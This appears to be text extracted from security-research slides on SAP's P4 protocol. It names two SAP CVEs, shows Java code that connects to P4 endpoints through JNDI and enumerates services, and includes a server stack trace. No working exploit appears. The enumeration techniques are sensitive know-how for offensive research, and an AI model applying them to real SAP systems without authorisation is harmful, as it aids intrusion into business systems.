
Arbitrary file reading
CVE-2023-23857

SQLi
CVE-2022-41272

Stage 2

P4: Introduction

Simplified stack of SAP
Java-based Solution /
Product



P4: JNDI basics

```
InitialContext ctx = null;


void main(String[] args) {
    init(args);
}

public static void main(String[] args) {
    try {
        Properties p = new Properties();
        if (schema == null) {
            schema = "P4://";
        }
        p.put("java.naming.factory.initial", "com.sap.engine.services.jndi.InitialContextFactoryImpl");
        p.put("java.naming.provider.url", schema + host + ":" + port);
        p.put("java.naming.security.principal", user);
        p.put("java.naming.security.credentials", pass);

        ctx = new InitialContext(p);
    } catch (Exception e) {
        e.printStackTrace();
    }
}
```

https://help.sap.com/doc/saphelp_nw73ehp1/7.31.19/en-US/48/2d9ba88aef4bb9e10000000a42189b/content.htm?no_cache=true

P4: JNDI basics



P4: Analysis Cycle



P4: Listing services

```
public static Context build_properties(String host, String port, boolean auth){  
    try{  
        Hashtable p = new Hashtable();  
        p.put("host", host);  
        p.put("port", port);  
        if (auth){  
            p.put("auth", true);  
        }  
        Context ctxt = new InitialContext(p);  
        return ctxt;  
    }  
}
```

```
public static void Licensing(String host, String port) throws Exception{  
    Context ctxt = build_properties(host, port, auth: false);  
    Object licen = (Object) ctxt.lookup("Licensing");  
    if (licen == null){  
        System.out.println("Lookup failed! Object is null");  
    }  
}
```

```
com.sap.engine.services.jndi.persistent.exceptions.NameNotFoundException: Object not found in lookup of Licensing.  
    at com.sap.engine.services.jndi.implserver.ServerContextImpl.lookup(ServerContextImpl.java:643)  
    at com.sap.engine.services.jndi.implserver.ServerContextRedirectableImpl.lookup(ServerContextRedirectableImpl.java:100)  
    at com.sap.engine.services.jndi.implserver.ServerContextRedirectableImplp4_Skel.dispatch(ServerContextRedirectableImplp4_Skel.java:100)  
    at com.sap.engine.services.rmi_p4.DispatchImpl._runInternal(DispatchImpl.java:483)  
    at com.sap.engine.services.rmi_p4.server.ServerDispatchImpl.run(ServerDispatchImpl.java:82)
```

P4: Listing services

CODE WHITE

FINEST HACKING

JUNE 11, 2021

About the Unsuccessful Quest for a Deserialization Gadget (or: How I found CVE-2021-21481)

<https://codewhitesec.blogspot.com/2021/06/about-unsuccessful-quest-for.html>

(Kai Ullrich)


P4: Analysis Cycle

**Kai
Ullrich's
Script**


**Filter
Telnet
Results**

**List
Services**


P4: Analysis Cycle



